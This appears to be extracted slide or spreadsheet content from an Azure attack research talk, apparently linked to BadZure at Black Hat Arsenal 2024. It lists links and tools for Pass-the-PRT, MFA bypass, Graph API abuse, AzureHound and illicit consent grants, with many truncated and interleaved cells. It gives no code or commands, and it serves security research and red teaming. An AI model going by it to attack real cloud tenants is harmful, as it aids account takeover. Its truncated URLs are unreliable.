8	https://argos-security.io/2023/11/18/discovering-attack-paths-in-microsoft-azure-for-enhanced-security/		https://jeffreyappell.nl/aitm-mfa-phishing-attacks-in-combination-	GitHub - dirkjanm/ROADtools: A collection of Azure AD/Entra tools for offensive and defensive security purpose			
9	cloudbrothers.info	8. Azure Persistence (6)	https://www.verboon.info/2020/05/meet-the-new-microsoft-defe	GitHub - Azure/Stormspotter: Azure Red Team tool for graphing Azure and Azure Active Directory objects			
10	TECHCOMMUNITY.MICROSOFT.COM	https://posts.specterops.io/azure-ad-persis	https://dirteam.com/sander/2021/08/10/two-new-azure-ad-connec	GitHub - SpecterOps/AzureHound: Azure Data Exporter for BloodHound			
11	Sofblocks	https://www.mandiant.com/resources/blog	https://samilamppu.com/2022/03/22/introduction-of-azure-ad-atta	GitHub - Azure/Stormspotter: Azure Red Team tool for graphing Azure and Azure Active Directory objects			
12	Microsoft Learn	https://rhysida2.com/azure-automation-acc	https://securecloud.blog/2022/05/05/cross-tenant-attacks-via-mult	GitHub - Azure/Stormspotter: Azure Red Team tool for graphing Azure and Azure Active Directory objects			
13	Posts By SpecterOps Team Members	https://outflank.nl/blog/2024/02/27/malicio	https://www.karlots.com/blog/azure-audit-logs	GitHub - mdsecactivebreach/o365-attack-toolkit: A toolkit to attack Office365			
14	blog.pwnedlabs.io	https://labs.nccgroup.com/2023/09/10/pers	https://www.dsinternals.com/en/how-azure-active-directory-conn	Home - PingCastle			
15	argos-security.io	https://github.com/RhinoSecurityLabs/cloud	https://cqureacademy.com/hacks/pass-the-prt-attack	Monkey365			
16			https://derkvanderwoude.medium.com/pass-the-prt-attack-and-de	GitHub - silverhack/monkey365: Monkey365 provides a tool for security consultants to easily conduct not only M			
17	2. Azure Attack (6)	13. PRT / Pass-the-PRT Attack (5)	https://practical365.com/use-azure-ad-admin-consent-requests-to	GitHub - cammmurray/orca: The Microsoft Defender for Office 365 Recommended Configuration Analyzer (ORCA)			
18	https://blog.pwnedlabs.io/mapping-attack-surface-for-azure-initial-access	https://posts.specterops.io/pass-the-prt-st	https://dirteam.com/sander/2021/08/10/two-new-azure-ad-connec	https://github.com/cisagov/ScubaGear			
19	https://www.netspi.com/blog/technical/cloud-penetration-testing/15-ways-to-hack-azure	https://andyrobbins.com/primary-refresh-t	https://merill.net/2019/11/password-hash-sync-and-staged-rollov	microsoft-graph-docs-contrib/api-reference/beta/resources/attacksimulationroot.md at main · microsoftgraph/			
20	https://www.wiz.io/blog/chaosdb-critical-azure-vulnerability	https://www.mandiant.com/resources/tok	https://jeffreyappell.nl/protecting-against-password-spray-attacks-	microsoft-graph-docs-contrib/api-reference/v1.0/api/attacksimulationroot-list-simulationautomations.md at m			
21	https://www.microsoft.com/en-us/security/blog/2024/01/18/defending-against-modern-c	https://github.com/Gerenios/AADInternals	https://samilamppu.com/2022/03/22/introduction-of-azure-ad-atta	https://github.com/microsoft/CloudKatana			
22	https://www.mandiant.com/resources/blog/from-on-prem-to-azuread-takeover	https://www.microsoft.com/security/blog/2024/05/07/defending-against-prt-token-theft/					
23	https://unit42.paloaltonetworks.com/top-azure-threats-2024/						
24		14. Azure MFA Bypass (5)					
25	3. Graph API Attack (6)	https://www.secureworks.com/blog/bypassing-azure-mfa-legacy-auth					
26	https://dirkjanm.io/abusing-azure-ad-graph-api/	https://research.nccgroup.com/2024/01/10/mfa-bypass-techniques-office-365/					
27	https://posts.specterops.io/graph-api-privilege-escalation-in-azure-7b2cb14c4e44	https://learn.microsoft.com/en-us/entra/fundamentals/legacy-authentication-block					
28	https://labs.nccgroup.com/2024/02/05/office-365-and-microsoft-graph-api-exploitation/	https://www.proofpoint.com/us/blog/threat-insight/phishing-kits-bypass-azure-mfa					
29	https://github.com/samccann/GraphRunner	https://www.withsecure.com/en/resources/mfa-fatigue-attacks-in-entra-id					
30	https://www.microsoft.com/security/blog/2022/04/20/illicit-consent-grant-attacks-graph-api/						
31	https://www.f-secure.com/en/resources/insights/exploiting-microsoft-graph-api						
32							
33	4. Azure Pentest (6)						
34	https://www.netspi.com/blog/technical/cloud-penetration-testing/azure-pentesting-101-part-1/						
35	https://rhinosecuritylabs.com/azure/hacking-azure-pentesters-guide/						
36	https://www.blackhillsinfosec.com/azure-ad-pentest-cheat-sheet/						
37	https://github.com/microsoft/CloudKatana						
38	https://book.hacktricks.xyz/cloud-security/azure-methodology						
39	https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/DEF%20CON%2031%20-%20Speaker%20-%20Hacking%20Azure%20from%20the%20Cloud.pdf						
40							
41	5. AzureHound / BloodHound (6)						
42	https://github.com/BloodHoundAD/AzureHound						
43	https://posts.specterops.io/introducing-azurehound-5b2bcb1fa813						
44	https://posts.specterops.io/azurehound-community-edition-release-2024-1d9be3a2f113						
45	https://bloodhound.readthedocs.io/en/latest/data-collection/azurehound.html						
46	https://cptofevil.com/posts/using-azurehound-for-red-teaming/						
47	https://www.youtube.com/watch?v=YOP_MSTXB1c						
48							
49	6. Secure Azure (6)						
50	https://learn.microsoft.com/en-us/azure/security/fundamentals/best-practices						

MS GRAPH

Phishing

MFA Bypass

Enumeration


TOKEN

PRT


Illicit consent grant

AzureHound

My Azure Attacks Research Process




My Azure Attacks Research Process




You must go beyond the documentation.

- These Attacks are interconnected in **undocumented** and **non-public** ways
- Documentation often doesn't keep up with changes
- Tooling based only on documentation is almost always inaccurate, unreliable tooling.

Explore the
Attack using
various means





BadZure

Black Hat Arsenal

USA 2024

